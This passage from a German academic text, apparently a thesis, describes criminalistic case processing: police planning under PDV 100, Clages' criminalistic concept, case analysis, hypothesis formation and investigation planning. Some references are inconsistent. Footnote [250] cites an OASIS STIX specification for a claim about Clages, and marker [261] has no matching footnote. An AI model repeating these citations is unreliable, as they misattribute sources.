- prozesskonformer effektiver Beweisführung.“[222]

ergeben.

Weiter postuliert *Clages* in Anlehnung an *Hansjakob*,[223] dass in der kriminalistischen Praxis allgemeine und spezielle Problemlösungen einen entsprechenden Grad an rationaler und organisatorischer wie planerischer Tätigkeit sowie die Anwendung wissenschaftlich abgesicherter Methoden erfordert. Die praktische polizeiliche Verbrechensbekämpfung steht vor komplexen kriminalistischen Problemen, die ein hohes Maß an kriminalistischem Wissen, Erfahrung, Kombinationsgabe, Intuition, logischem Denkvermögen und Folgerichtigkeit von Entscheidungen erfordern. Die Bewältigung dieser Probleme hängt von der Art der Tat und dem Schwierigkeitsgrad der Aufklärung ab und setzt ein planmäßiges Vorgehen voraus. Einen Ablaufplan eines Problemlösungsprozesses in diesem Kontext mit einer Planung, Entscheidung und Zielsetzung, einschließlich der notwendigen Maßnahmen zur Zielerreichung und Zielkontrolle, zeigt die Abbildung 26: Problemlösungsprozess im Kontext kriminalistischer Problemstellungen nach *Clages*.

[221] Clages, H.: "Methodik der kriminalistischen Untersuchungsplanung" (1999), S. 635.
[222] Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis" (2019), S. 10.
[223] Ebd., S. 10–11 in Anlehnung an Hansjakob et al:: "Kriminalistisches Denken" (2020), S. 1 ff.




Abbildung 26: Problemlösungsprozess im Kontext kriminalistischer Problemstellungen nach *Clages*[224]

[224] Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis" (2019), S. 11.

2.3.1.1 Polizeiliche Lagebewältigung

Die polizeiliche Lagebewältigung orientiert sich an den Grundsätzen der Einsatzlehre aus dem Bereich der Polizei- und Einsatzführung. Hierbei wird der Problemlösungsansatz als Planungs- und Entscheidungsprozess nach der Polizeidienstvorschrift 100 (PDV 100)[225] geregelt.

Die PDV 100 legt die Grundsätze für die polizeiliche Arbeit und die Zusammenarbeit mit anderen Behörden fest. Sie beschreibt unter anderem die Aufgaben der Polizei im Rahmen der Gefahrenabwehr und Strafverfolgung sowie die Organisation der Polizei in Deutschland auf Bundes- und Länderebene.

Die PDV 100 stellt dabei auf die Führung und den Einsatz von Polizeikräften ab und dient nur bedingt als Beurteilungs-, Entscheidungs- und Planungssystem für kriminalistische Anlässe. Für die polizeiliche Führung, der auch die kriminalpolizeilichen Maßnahmen unterliegen, hat sie jedoch Bindungswirkung und kann als Grundstruktur für den kriminalistischen Problemlösungsprozess dienen.

Grundsätze, Struktur, Ablauf und inhaltliche Schwerpunkte der Planung und Entscheidung für polizeiliches Handeln sind in der PDV 100 unter „Nr.: 1.6.2 Planungs- und Entscheidungsprozess für den Einsatz; Einsatznachbereitung“ genannt.[226] Eine Übersicht dazu gibt Abbildung 27: PDV 100 Anlage 1.

Die ereignisorientierte Planung und Entscheidung von polizeilichen Einsätzen nach einsatztaktischen Gesichtspunkten hat als Grundlage die Beurteilung der Lage nach der PDV 100 als zentralen Kern. Die zu analysierenden Lagefelder benennt die PDV 100 dazu in Nr. 1.6.2.2. Das Ergebnis einer solchen Lagebeurteilung ist letztlich die Grundlage für die Entschlussfassung des Polizeiführers gemäß PDV 100 Nr. 1.6.2.3. Wie der Polizeiführer

[225] Die PDV 100 ist die allgemeine Dienstvorschrift der deutschen Polizei (auf Landes- und Bundesebene) und referenziert die weiteren Dienstvorschriften in speziellen Bereichen oder Einsatzlagen. Sie ist nicht öffentlich und als Verschlusssache (nur für den Diesntgebrauch - NfD) eingestuft, da sie unter anderem das taktische Vorgehen der Polizei bei der Gefahrenabwehr oder der Aufklärung von Straftaten beschreibt.

[226] Vgl. dazu auch Thielmann, G.; Kubera, T. (Hrsg.): "Handbuch für Führung und Einsatz der Polizei – Kommentar zur PDV 100" (2023).

das im Auftrag vorgegebene Ziel zu erreichen beabsichtigt, wird im Entschluss als taktisches Konzept dargelegt. Dieses ist Grundlage für die Durchführungsplanung nach PDV 100 unter Nr. 1.6.2.4 und die Befehlsgebung nach PDV 100 Nr. 1.6.2.5.[227]




Abbildung 27: PDV 100 Anlage 1[228]

Im Rahmen der Ausbildung der polizeilichen Einsatzlehre wird der Problemlösungsprozess entsprechend der PDV 100 als Planungs- und Entscheidungsprozess für den Einsatz vermittelt und deren Anwendung mit polizeilichen Einsatztaktiken und Methoden erprobt.

[227] Siehe dazu Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis" (2019), S. 13 und Thielmann, G.; Kubera, T. (Hrsg.): "Handbuch für Führung und Einsatz der Polizei – Kommentar zur PDV 100" (2023).

[228] Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis" (2019), S. 12–13.

2.3.1.2 Kriminalistische Lagebewältigung

Die kriminalistische Lagebewältigung stellt in der Regel inhaltsbezogen und strukturell auf eine kriminalistische Problemlösung ab. In ihrer Grundstruktur muss sie sich aber an den in der PDV 100 Nr. 1.6.2 niedergelegten Prinzipien orientieren, da diese auch für kriminalpolizeiliche Lagen Bindungswirkung entfalten.[229]

Clages moniert hier zu Recht in den Grundlagen der Kriminalpraxis, dass die PDV 100 nur unzureichend die Spezifik der operativen Kriminalistik berücksichtigt. Nach seiner Auffassung ist der kriminalistische Problemlösungsprozess nur bedingt mit den Einsatzprozessen der Einsatzlehre vergleichbar, da die Zielstellung beider divergiert. Er sieht den Schwerpunkt der Einsatzlehre in der Bewältigung der polizeilichen Einsatzlage, was die PDV 100 umfassend widerspiegelt. Demgegenüber verfolge die Kriminalistik das Ziel der Aufklärung der Tat, der Ermittlung des oder der Täter und dessen beweiskräftige Überführung.[230]

Während die PDV 100 den Schwerpunkt für die ereignisorientierte Planung und Entscheidung von polizeilichen Einsätzen nach einsatztaktischen Gesichtspunkten in der Beurteilung der Lage sieht, ist die kriminalistische Lagebeurteilung Teil des kriminalistischen Konzepts, welches vornehmlich rein kriminalistisch-kriminologische Beurteilungskriterien enthält und auf einsatztaktische Entscheidungs- und Einsatzprozesse der operativen Kriminalistik abzielt.

Das kriminalistische Konzept besteht aus einer dreiteiligen Hauptstruktur, wie dies in den Grundlagen der Kriminalpraxis aufgeführt ist:[231]

I. Kriminalistische Beurteilung der Lage

mit den Abschnitten:

– Kriminalistische Fallanalyse

– Beurteilung der Einsatzlage

II. Kriminaltaktisches Konzept

[229] Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis" (2019), S. 13 und Weihmann, R.: "Kriminalistik Skript - PDV 100 Führung und Einsatz der Polizei im Licht der Kriminalistik" (2005)..

[230] Vgl. Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis" (2019), S. 14.

[231] Ebd.

mit den Abschnitten:

– Kriminalistische Maßnahmen

– Durchführungs- und Untersuchungsplanung

– Befehlsgebung

– Berichte und Meldungen

III. Einsatznachbereitung/Erfolgskontrolle

Clages fasst die **kriminalistische Beurteilung der Lage** aus der kriminalistischen Fallanalyse und der Beurteilung der Einsatzlage zusammen: Die kriminalistische Fallanalyse ist ein Analyse- und Syntheseverfahren für die Einzelfallbetrachtung. Mittels der Analyse werden mit kriminalistischen und kriminologischen Kriterien Informationen bewertet und nach der Methode der kriminalistischen Synthese Hinweise auf den Täter, die Tat und das Opfer zusammengefügt, um Ergebnisse für die Aufklärung, für die Ermittlungen und Überführung des Täters bereitzustellen.

Wie *Clages* bereits 1997 im Kriminalistik-Lehrbuch für die Ausbildung[232] diskutiert hat, besteht die Beurteilung der Lage aus kriminalistischer Sicht aus der Entscheidung der Kräfte-, Führungs- und Einsatzmittel, Bereitstellung und der Festlegung, ob eine Besondere Aufbauorganisation (BAO)[233] die Weiterführung der Ermittlungshandlungen vornimmt.[234] Beurteilungskriterien, die Clages hierbei anführt, spiegeln die ebenfalls in der PDV 100 verwendeten Lagefelder wieder:[235]

„Beurteilungskriterien

1. Einsatzkräfte
1.1. Stärke und Gliederung
1.2. Ausbildungsstand, Geeignetheit
1.3. Spezialeinsatzkräfte
1.4. Verfügbarkeit
1.5. Unterbringung und Versorgung

[232] Clages, H.: "Kriminalistik - Lehrbuch für Ausbildung und Praxis" (1997).

[233] Besondere Aufbauorganisationen (BAO) sind regelmäßig auch Sonderkomissionen (SOKO), was letztlich eher dem allgemeinen Sprachgebrauch entnommen ist. Allerdings ist nicht jede BAO als SOKO einzustufen.

[234] Clages, H.; Ackermann, R.: "Der rote Faden - Grundsätze der Kriminalpraxis" (2019), S. 15; vgl. auch Clages, H.: "Kriminalistik - Lehrbuch für Ausbildung und Praxis" (1997), S. 45.

[235] Vgl. hierzu Thielmann, G.; Kubera, T. (Hrsg.): "Handbuch für Führung und Einsatz der Polizei – Kommentar zur PDV 100" (2023).

2. Führungs- und Einsatzmittel
2.1 – Einsatzfahrzeuge
– Einsatzgerät
– Sondereinsatzgerät
– Verfügbarkeit
2.2 Kommunikation, IuK-Mittel
2.3 Bewaffnung und Ausrüstung der Einsatzkräfte
3. Raum, Zeit, Wetter
3.1 Besonderheiten des Einsatzraumes
3.2 – Ereigniszeit
– Einsatzzeit
– Einsatzdauer
3.3 Wetterbedingungen
4. Unterstützung durch andere Behörden und Einrichtungen“[236]

2.3.1.3 Abgrenzung zur PDV 100

Das „**Kriminaltaktische Konzept“** stellt das Ergebnis der kriminalistischen Lagebeurteilung dar und gibt ein taktisches Handlungskonzept vor, welches in den Grundzügen dem Entschluss nach PDV 100 Nr. 1.6.2.3 gleichgestellt ist (siehe dazu auch Abbildung 27: PDV 100 Anlage 1), mit der Maßgabe, dass dessen kriminaltaktische Ausgestaltung wesentlich differenzierter erfolgt. Zu den im kriminaltaktischen Konzept aufgeführten Punkten zählen unter anderem die kriminalistischen Maßnahmen, welche als Voraussetzung für die Entscheidungen über das kriminaltaktische Vorgehen geeignete kriminalistische Feinziele benötigen. Diese kriminalistischen Feinziele sind Teil der kriminalistischen Untersuchungsplanung und adressieren zudem auch Maßnahme-Alternativen, innerhalb der PDV 100 als Entschluss-Möglichkeiten betitelt. Maßnahme-Alternativen werden durch die Fallanalyse und die darauffolgende Hypothesenbildung gebildet. Die in der Untersuchungsplanung festgelegten Inhalte werden schlussendlich in die Befehlsgebung überführt, welche sich an der grundlegenden Festlegung der PDV 100 Nr. 1.6.2.5 orientiert, ebenso wie die nach PDV 100 Nr. 2.2.20 festgelegten Melde- und Berichtspflichten.[237]

[236] Clages, H.; Ackermann, R.: "Der rote Faden - Grundsätze der Kriminalpraxis" (2019), S. 15.
[237] Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis" (2019), S. 16 -17 mit Erläuterungen in Thielmann, G.; Kubera, T. (Hrsg.): "Handbuch für Führung und Einsatz der Polizei – Kommentar zur PDV 100" (2023).

Die **Einsatznachbereitung und Erfolgskontrolle**, welche angelehnt an die PDV 100 Nr. 1.6.2.7 erfolgt, soll nach Abschluss der Einsatzmaßnahmen und Ermittlungshandlungen die Effektivität der kriminalistischen Zielerreichung prüfen und klären, ob zusätzliche Ermittlungshandlungen notwendig sind.[238] Insoweit kann von einem Kreislauf gesprochen werden, der auf Grundlage der erhobenen Zielinformationen auch einen Schritt zurück in die erneute Abarbeitung der Schritte des kriminalistischen Konzepts ermöglicht.

Die kriminalistische Fallbearbeitung lässt sich somit auf das kriminalistische Konzept herunterbrechen und beinhaltet die kriminalistische Beurteilung der Lage als Voraussetzung für das kriminaltaktische Konzept zur Maßnahme- und Untersuchungsplanung für die Zielerreichung im Ermittlungsverfahren.

2.3.2 Die kriminalistische Fallbearbeitung

Grundlage der kriminalistischen Fallbearbeitung ist die kriminalistische Handlungslehre, welche auch als kriminalistisches Denken bezeichnet wird. In der kriminalwissenschaftlichen Literatur unterscheiden einige Autoren, wie etwa *Ackermann*[239], zwischen Kriminaltaktik und kriminalistischer Handlungslehre dahingehend, dass „die Kriminaltaktik eine (aber nicht die) Grundlage der kriminalistischen Handlungslehre ist“[240]. Nach *Spang* ist die kriminalistische Handlungslehre umfassender als nur die reinen Ermittlungsmaßnahmen und kriminaltechnischen Möglichkeiten, die im Bereich der Kriminaltaktik zur Fallaufklärung verortet sind. Im Kern gehe es nach *Spang* um die allgemeine kriminalistische Methodik der Straftatenaufklärung. Seiner Ansicht nach bezieht sich methodisches Agieren auf eine wissenschaftlich abgesicherte Vorgehensweise zur Erreichung eines kriminalpolizeilichen Ziels, wobei es sich dabei um einen Problemlösungsprozess handelt, bei dem es in erster Linie um das Erkennen und Lösen von Problemen geht, die bei der Fallbearbeitung sichtbar werden. Die Kriminaltaktik stehe hierbei zur Seite und gebe die Handlungsanleitungen, also das „wie“ als taktische polizeiliche Vorgehensweisen vor.

---

[238] Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis" (2019), S. 17.
[239] Vgl. auch Ackermann et al.: "Kriminalistische Handlungslehre" (2002), S. 7.
[240] Spang et al.: "Grundlagen der Kriminalistik/Kriminologie" (2010), S. 56.

> *Spang* formuliert dies wie folgt. *„Umfassend versteht man unter der kriminalistischen Handlungslehre das systematische Handeln bei der Straftatenuntersuchung bis hin zur Täterermittlung, das über das reine taktische Bewältigen von Einsatzlagen hinausgeht.“*[241]

Dies aufgreifend, sollte selbst dieser Ansatz noch enger formuliert und die taktischen Maßnahmen als kriminalistische Ermittlungsmethoden verstanden werden.

Daher sollte die kriminalistische Fallbearbeitung wie folgt eingeordnet und definiert werden:

> „Unter der kriminalistischen Fallbearbeitung fasst man das systematische Handeln durch Erkennen und Lösen kriminalpolizeilicher Probleme bei der Straftatenuntersuchung zusammen, welche sich dazu kriminaltaktischer Maßnahmen zur Bewältigung einer kriminalpolizeilichen Lage bedienen.“[261]

2.3.2.1 Grundlegende Methoden der kriminalistischen Fallbearbeitung

Zum Prozess der kriminalistischen Fallbearbeitung zählen insofern die Methoden der:

- kriminalistischen Fallanalyse (KFA),
- Versions- bzw. Hypothesenbildung und
- Untersuchungsplanung.[243]

Zudem sind die Bereiche des kriminalistischen Denkens, insbesondere die Heuristik, die Logik und Denkgesetze grundlegende Voraussetzungen. Darüber hinaus fließen die Bewertung von Daten und Informationen sowie die Beweislehre in die Methoden der kriminalistischen Fallbearbeitung mit ein. Ein weiteres Instrument der Kriminaltaktik sind die kriminalistischen Prognosen, welche eine Wahrscheinlichkeitsaussage bezüglich individueller und kollektiver Kriminalitätsentwicklungen auf Basis empirischer Erhebungen einbeziehen.[244]

---

[241] Spang et al.: "Grundlagen der Kriminalistik/Kriminologie" (2010), S. 56.
[242] Bodach, R.: "Die kriminalistische Fallbearbeitung adaptiert für den Bereich Cybercrime" (2020), S. 104.
[243] Ebd.
[244] Spang et al.: "Grundlagen der Kriminalistik/Kriminologie" (2010), S. 57.

Die kriminalistische Fallanalyse

Dier erste durchführbare kriminaltaktische Methode stellt die kriminalistische Fallanalyse dar. Diese wird durchgeführt, wenn erste bestätigte und gesicherte Informationen zur Sache vorliegen, um einen komplexen Sachverhalt analytisch zu bewerten. Regelmäßig ist dies nach dem ersten Angriff der Fall oder wenn in Ermittlungslagen erste Erkenntnisse vorliegen, die den analytischen Anforderungen entsprechen und die bewertet werden können.

Laut *Ackermann* kann die kriminalistische Fallanalyse nicht nur bei Ermittlungen mit unbekannten Tatverdächtigen eingesetzt werden, sondern auch bei Ermittlungen mit bekannten Tätern. In beiden Fällen dient sie dazu, „Tatzusammenhänge analytisch aufzubereiten, um daraus Schlussfolgerungen für die weitere Sachverhaltsaufklärung und Beweisführung ableiten zu können."[245] Ziel der Fallanalyse ist, zunächst aus unbewerteten Informationen die Zusammenhänge zwischen diesen herzustellen, die Erklärung von Beziehungen zwischen den festgestellten Fakten und Details festzuhalten und ermittlungsunterstützende Hinweise abzuleiten, die letztlich in die Untersuchungsplanung einfließen können. Dazu werden die vorhandenen Informationen zergliedert und eingeordnet.

Spang sieht die Ziele der Fallanalyse in der Beweisfindung, der Beweissicherung und der Beweisführung.[246] Bei Straftaten von besonderer Bedeutung, insbesondere bei Kapital- und Gewaltdelikten, wird die Operative Fallanalyse (OFA) eingesetzt. Diese spezielle Form der Fallanalyse stellt ein kriminalistisches Werkzeug dar, welches auf der Grundlage objektiver Daten und möglichst umfassender Informationen bezüglich des Opfers das Fallverständnis bei Tötungs- und sexuellen Gewaltdelikten sowie anderen geeigneten Fällen von besonderer Bedeutung mit dem Ziel vertieft, ermittlungsunterstützende Hinweise herauszuarbeiten.[247]

Gegenüber der kriminalistischen Fallanalyse arbeitet die operative Fallanalyse mit wissenschaftlich objektivierten Standards, die in dieser Form Qualitätsstandards darstellen. Dazu zählen etwa die vorurteilsfreie Bewertung der einzelnen Analysefelder, insbesondere

[245] Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis" (2019), S. 122.
[246] Spang et al.: "Grundlagen der Kriminalistik/Kriminologie" (2010), S. 62.
[247] Siehe dazu auch Informationen des BKA zur operativen Fallanalyse unter https://www.bka.de/DE/UnsereAufgaben/Ermittlungsunterstuetzung/OperativeFallanalyse/operativefallanalyse_node.html.

zur Objektivierung der individuellen Daten bei der Fallanalyse, aber auch empirische Ableitungen. *Ackermann* fordert zudem, auch naturwissenschaftlich-technisch und mathematisch begründete Gesetzmäßigkeiten bei der Beurteilung der Analysefelder zu verwenden, um daraus objektiviertere Zusammenhänge abzuleiten.[248]

Versions- bzw. Hypothesenbildung

Die kriminalistische Verwertung der bei der Fallanalyse erkannten aufklärungsrelevanten Probleme ist der zweite Schritt innerhalb der kriminalistischen Fallbearbeitung. Dazu werden die methodischen Erkenntnisse und Erfahrungen der kriminalistischen Hypothesen- bzw. Versionsbildung herangezogen.

Eine Hypothese kann dabei eine auf Tatsachen begründete Annahme darstellen und bezieht sich immer auf einen bis zum Zeitpunkt der Hypothesenstellung nicht eindeutig und umfassend aufgeklärten Sachverhalt. *Dorsch* bezeichnete die Hypothese 1982 als „wohlerwogene, theoretisch begründete, empirisch naheliegende, aber (noch) nicht allseitig gesicherte Erklärung.“[249] *Clages* beschreibt in „Der rote Faden“, dass sich die Hypothesen in der Regel auf vergangene Ereignisse beziehen.[250] Aus bestimmten vorliegenden Tatsachen werden fehlende Informationen logisch geschlussfolgert, um ein annähernd umfassendes Bild des Ereignisses abzuleiten. Diesbezüglich ist allerdings darauf hinzuweisen, dass es aber auch Hypothesen geben kann, deren Informationsbasis empirische Vorhersagen und Wahrscheinlichkeiten beinhalten und die zukünftige Ereignisse beschreiben.

Ackermann beschreibt bspw., dass die „[i]n der Kriminalistik … für den kriminalistischen Untersuchungszweck formulierten Versionen dazu bei [tragen], vom unvollkommenen Wissen zum vollständigen, umfassenden und sicheren Wissen über einen bestimmten Erkenntnisgegenstand zu gelangen, nämlich zu allen Fakten, die im Ermittlungsverfahren noch aufzuklären oder festzustellen sind.“[251] Aus dieser Beschreibung lässt sich feststellen, dass *Ackermann* den Begriff der „Versionen“, und nicht den der „Hypothesen“ nutzt für die Erkenntnisgewinnung. Dies liegt darin begründet, dass die Kriminalistik der DDR den Be-

[248] Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis" (2019), S. 123.
[249] Häcker, H.; Stapf, K.H.: "Dorsch Psychologisches Wörterbuch" (1982), Stichwort: Hypothese S. 293.
[250] OASIS: "STIX™ Version 2.0. Part 2: STIX objects" (2017), S. 191.
[251] Ackermann, R.; Clages, H.; Neidhardt, K.: "Kriminalistische Fallanalyse" (2010), S.103–104.

griff der „Versionen“ pflegte, während im Raum der Bundesrepublik Deutschland der Begriff der „Hypothese“ genutzt wurde. Beide Begriffe sind jedoch inhaltlich identisch und beschreiben die gleichen Grundgedanken. Letztlich werden selbst in der jüngeren Literatur beide Varianten vertreten und können gleichwertig genutzt werden.

Untersuchungsplanung

Die aus der Analyse ermittelten Erkenntnisse, Aussagen bzw. Schlussfolgerungen sollen als Grundlage für die weitere kriminalistische Falluntersuchung und als Empfehlung für die Bestimmung der Ermittlungsmaßnahmen dienen.[252] Insofern wird ein Plan, auch bezeichnet als taktisches Konzept, für die nachfolgende weitere Untersuchung ausgearbeitet.

Wichtig ist eine exakte Zielbestimmung für einzelne Ermittlungsaufgaben, um eine logische Abfolge und Beachtung der Zusammenhänge zwischen einzelnen Versionen bei der Versionsprüfung zu gewährleisten. Die oberste Priorität liegt auf dem beweiskräftigsten Resultat der Versionsprüfung. Daher müssen Aufgaben und Maßnahmen festgelegt werden, die eine hohe Garantie für solche sicheren Erkenntnisse liefern. Versionen, die ausgeschlossen werden können, werden nicht weiterverfolgt und verworfen. Daher müssen an die Festlegung von Aufgaben und Maßnahmen höchste Qualitätsansprüche gestellt werden. Es ist wichtig zu beachten, dass alles in einem gleitenden Prozess verläuft und Maßnahmen aufeinander aufbauen, um Brüche in der Untersuchung zu vermeiden.[253]

Ackermann fasst dies in vier Schritten zusammen:

1. Versionen aufstellen
2. Zu untersuchende Fragen und klärungsbedürftige Umstände bestimmen
3. Ermittlungsaufgaben sowie Maßnahmen festlegen und planen
4. Ermittlungen durchführen und damit Versionen prüfen[254]

[252] Siehe auch Ackermann in Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis" (2019), S. 124.
[253] Ackermann, R.; Clages, H.; Neidhardt, K.: "Kriminalistische Fallanalyse" (2010), S. 120.
[254] Ebd.

Es gibt keine, allein für die Versionsprüfung vorgesehenen Methoden. Die Prüfung der Versionen ist ein komplexer Prozess, der in den gesamten Ablauf der strafrechtlichen Falluntersuchung eingebettet ist. Daher ist die Versionsprüfung eng mit der kriminalistischen Ermittlungstätigkeit verbunden. Zu den Methoden der Versionsprüfung zählen alle zum taktischen Maßnahme-Katalog gehörenden Ermittlungs- und Untersuchungsaufgaben. Bei der Fallanalyse und den daraus resultierenden aufgestellten Versionen können demzufolge folgende Maßnahmen zur Überprüfung herangezogen werden:

- Ortsbesichtigungen,
- Vernehmungen,
- Prüfung von Aussagen,
- Alibiermittlungen,
- Rückfragen, Nachfragen, Rekonstruktionen,
- Experimente,
- Prüfung von kriminalpolizeilichen Informationsspeichern,
- Durchsuchungen,
- Observationen,
- Wiedererkennungsmaßnahmen/Gegenüberstellungen,
- weitere Ermittlungsmaßnahmen. [255]

Da der Wert einer einzelnen Version nicht mathematisch festgestellt werden kann, muss eine gewisse Wertigkeit bzw. Rangfolge festgelegt werden. Abgeleitet wird sie aus der Kenntnis der Gesamtzusammenhänge von Straftat und den zur Stützung einer Version bekannten Tatsachen.

Dreistufig aufsteigend sind das nach *Ackermann*[256], ergänzt um eine vierte Stufe:

- Die Version ist wenig wahrscheinlich – geringe Wahrscheinlichkeit.
- Die Version ist wahrscheinlich – mittlere Wahrscheinlichkeit.
- Die Version ist sehr wahrscheinlich – hohe Wahrscheinlichkeit.
- Die Version kann als gegeben angesehen werden – mit an Sicherheit grenzender Wahrscheinlichkeit.

[255] Nach Ackermann in Clages, H.: "Kriminalistik - Lehrbuch für Ausbildung und Praxis" (1997), S. 127.
